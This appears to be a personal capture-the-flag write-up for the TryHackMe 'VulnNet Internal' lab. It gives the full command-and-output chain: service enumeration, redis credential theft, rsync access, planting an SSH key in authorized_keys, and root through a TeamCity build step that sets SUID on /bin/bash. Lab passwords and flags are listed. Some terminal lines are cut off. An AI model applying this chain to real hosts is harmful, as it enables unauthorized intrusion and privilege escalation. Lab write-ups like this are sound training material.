
VulnetInternal

Enumaration


# we get service flag from smb

# we then mount a available nfs and get redis password




```
requirepass "B65Hx562F@ggAZ@F"
```

# we connect to reddis and get the internal flag



```
┌──(root💀CyberJunkie)-[~/Tryhackme/VulnetInternal_THM/mount/hp]
└─# redis-cli -h $ip -a 'B65Hx562F@ggAZ@F'
Warning: Using a password with '-a' or '-u' option on the command li
10.10.138.159:6379> keys *
1) "tmp"
2) "int"
3) "authlist"
4) "internal flag"
5) "marketlist"
10.10.138.159:6379> get authlist
(error) WRONGTYPE Operation against a key holding the wrong kind of v
10.10.138.159:6379> get "authlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of v
10.10.138.159:6379> get "internal flag"
"THM{ff8e518addbbddb74531a724236a8221}"
10.10.138.159:6379>
```

# authlist seems interesting and now i took hint from writeup and read a authlist




```
10.10.138.159:6379> lrange authlist 1 100
1) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
2) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
3) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
10.10.138.159:6379>
```

# we decode and get rsync credentials

Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v

# NOw we get rsync /files shared directory contents to our local machine



```
Password:
@ERROR: auth failed on module files
rsync error: error starting client-server protocol (code 5) at main.c(1814) [Receiver=3.2.3]

┌──(root💀CyberJunkie)-[~/Tryhackme/VulnetInternal_THM]
└─# rsync -av rsync://rsync-connect@$ip:873/files rsync
Password:
receiving incremental file list
./
sys-internal/
sys-internal/.Xauthority
sys-internal/.bash_history -> /dev/null
sys-internal/.bash_logout
sys-internal/.bashrc
sys-internal/.dmrc
sys-internal/.profile
sys-internal/.rediscli_history -> /dev/null
sys-internal/.sudo_as_admin_successful
sys-internal/.xscreensaver
sys-internal/.xsession-errors
sys-internal/.xsession-errors.old
sys-internal/user.txt
sys-internal/.cache/
sys-internal/.cache/event-sound-cache.tdb.c653d315c54643d090baf2ee9f940fc1.x86_64-pc-linux-gnu
sys-internal/.cache/fontconfig/
sys-internal/.cache/fontconfig/CACHEDIR.TAG
sys-internal/.cache/fontconfig/a41116dafaf8b233ac2c61cb73f2ea5f-le64.cache-7
sys-internal/.cache/lxsession/
```

# we get user.txt from rsync shares

Nmap

```
PORT     STATE SERVICE     VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5e:27:8f:48:ae:2f:f8:89:bb:89:13:e3:9a:fd:63:40 (RSA)
|   256 f4:fe:0b:e2:5c:88:b5:63:13:85:50:dd:d5:86:ab:bd (ECDSA)
|_  256 82:ea:48:85:f0:2a:23:7e:0e:a9:d9:14:0a:60:2f:ad (ED25519)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      42941/tcp6  mountd
|   100005  1,2,3      50170/udp   mountd
|   100005  1,2,3      52015/tcp   mountd
|   100005  1,2,3      53751/udp6  mountd
|   100021  1,3,4      39109/udp6  nlockmgr
|   100021  1,3,4      40053/tcp   nlockmgr
|   100021  1,3,4      42365/tcp6  nlockmgr
|   100021  1,3,4      59842/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
```


```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp   open  rsync       (protocol version 31)
2049/tcp  open  nfs_acl     3 (RPC #100227)
6379/tcp  open  redis       Redis key-value store
35273/tcp open  mountd      1-3 (RPC #100005)
40053/tcp open  nlockmgr    1-4 (RPC #100021)
51027/tcp open  mountd      1-3 (RPC #100005)
52015/tcp open  mountd      1-3 (RPC #100005)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: VULNNET-INTERNAL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -39m50s, deviation: 1h09m16s, median: 8s
|_nbstat: NetBIOS name: VULNNET-INTERNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: vulnnet-internal
|   NetBIOS computer name: VULNNET-INTERNAL\x00
|   Domain name: \x00
|   FQDN: vulnnet-internal
|_  System time: 2021-06-27T13:01:16+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-27T11:01:16
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   427.17 ms 10.4.0.1
2   ... 3
4   558.14 ms 10.10.138.159

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.08 seconds
```

Exploitation

# NOw we can upload files using rsync if we have its credentials


# we saw in sys-internal directory that we have a .ssh directory so we can upload ssh key in that and ssh as user sys-internal

```
rsync -av ~/.ssh/id_rsa.pub rsync://rsync-connect@$ip:873/files/sys-internal/.ssh/authorized_keys
```



```
┌──(root💀CyberJunkie)-[~/Tryhackme/VulnetInternal_THM/rsync/sys-internal]
└─# rsync -av ~/.ssh/id_rsa.pub rsync://rsync-connect@$ip:873/files/sys-internal/.ssh/authorized_keys
Password:
sending incremental file list
id_rsa.pub
rsync: chgrp "/sys-internal/.ssh/.authorized_keys.NRnGp1" (in files) failed: Operation not permitted (1)

sent 675 bytes  received 144 bytes  109.20 bytes/sec
total size is 570  speedup is 0.70
rsync error: some files/attrs were not transferred (see previous errors) (code 23) at main.c(1330) [sender=3.2.3]

┌──(root💀CyberJunkie)-[~/Tryhackme/VulnetInternal_THM/rsync/sys-internal]
└─#
```

# we then ssh in box and are succesful



```
┌──(root💀CyberJunkie)-[~/Tryhackme/VulnetInternal_THM]
└─# ssh -i ~/.ssh/id_rsa sys-internal@$ip
Enter passphrase for key '/root/.ssh/id_rsa':
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-135-generic x86

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activ
     https://ubuntu.com/livepatch

541 packages can be updated.
342 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-relea
proxy settings


The programs included with the Ubuntu system are free softwar
the exact distribution terms for each program are described i
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permi
applicable law.

sys-internal@vulnnet-internal:~$
```


#

PostExploitation

# After logging as sys-internal we enumurate and get a local listening port 8111


# we port forward and get a teamcity login page and we need a token to login as superuser

# we find teamcity directory in / and in it inspecting some files gives us the token



```
          at java.base/java.lang.Thread.run(Thread.java:834)
ity] Super user authentication token: 3491613513844577838 (use empty usern
r)
```

# NOw after logging in we create a new project then go to manual project ,configure build settings and select command line option and custom script argument. Now i provided /bin/bash suid permission and run the build and in ssh i /bin/bash -p and get root



```
ys-internal@vulnnet-internal:/tmp$ /bin/bash -p
ash-4.4# id
id=1000(sys-internal) gid=1000(sys-internal) euid=0(root) egid=0(root) groups=0(root),24(cdrom),1000(sys-internal)
ash-4.4#
```

Loot

Credentials

# Redis.conf

B65Hx562F@ggAZ@F

# rsync credentials

Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v

Flag

# Services Flag

THM{0a09d51e488f5fa105d8d866a497440a}

# Internal FLag

THM{ff8e518addbbddb74531a724236a8221}

# User FLag

THM{da7c20696831f253e0afaca8b83c07ab}

# Root Flag

THM{e8996faea46df09dba5676dd271c60bd}